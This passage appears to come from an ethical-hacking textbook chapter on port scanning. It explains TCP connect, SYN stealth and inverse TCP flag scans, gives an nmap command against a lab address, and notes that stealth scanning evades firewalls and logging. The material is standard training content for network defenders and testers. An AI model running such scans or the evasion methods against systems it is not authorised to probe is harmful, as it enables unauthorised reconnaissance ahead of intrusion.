
Making a separate **`connect()`** call for every targeted port in a linear manner would take a long time over a slow connection. The attacker can accelerate the scan using many sockets in parallel. Using non-blocking, I/O allows the attacker to set a short time-out period and watch all the sockets simultaneously. In Zenmap, the **`-sT`** option is used to perform TCP Connect/full open scan.



Target: 10.10.1.11

Command: nmap -sT -v 10.10.1.11

Figure 3.35: TCP Connect/Full Open scan using Zenmap

The drawback of this type of scan is that it is easily detectable and filterable. The logs in the target system will disclose the connection. Such scanning does not require superuser privileges.

Stealth Scan (Half-Open Scan)

The stealth scan involves resetting the TCP connection between the client and the server abruptly before completion of the three-way handshake signals, hence making the connection half-open. A stealth scan sends a single frame to a TCP port without any TCP handshaking or additional packet transfers. This type of scan sends a single frame with the expectation of a single response. The half-open scan partially opens a connection but stops halfway through. The stealth scan is also called a "SYN scan," because it only sends the SYN packet. This prevents the service from notifying the incoming connection. TCP SYN or half-open scanning is a stealth method of port scanning.

The stealth scan also implements the three-way handshake methodology. In the last stage, it examines the packets entering the interface and terminates the connection before triggering a new initialization to identify remote ports. The stealth scan process is described below.

- The client sends a single SYN packet to the server on the appropriate port.
- If the port is open, the server subsequently responds with a SYN/ACK packet.
- If the server responds with an RST packet, then the remote port is in the "closed" state.
- The client sends the RST packet to close the initiation before a connection can be established.



Figure 3.36: Port is open



Figure 3.37: Port is closed

Attackers use stealth scanning techniques to bypass firewall rules and logging mechanisms, and they hide themselves as usual under network traffic. In Zenmap, the `-sS` option is used to perform a stealth scan/TCP half-open scan.


Figure 3.38: TCP Stealth/Half Open scan using Zenmap

Inverse TCP Flag Scan

Attackers send TCP probe packets with a TCP flag (FIN, URG, PSH) set or with no flags. When the port is open, the attacker does not get any response from the host, whereas when the port is closed, he or she receives the RST from the target host.



Probe Packet (FIN/URG/PSH/NULL)
No Response
Attacker
Target Host

Figure 3.39: Inverse TCP flag scan when port is open

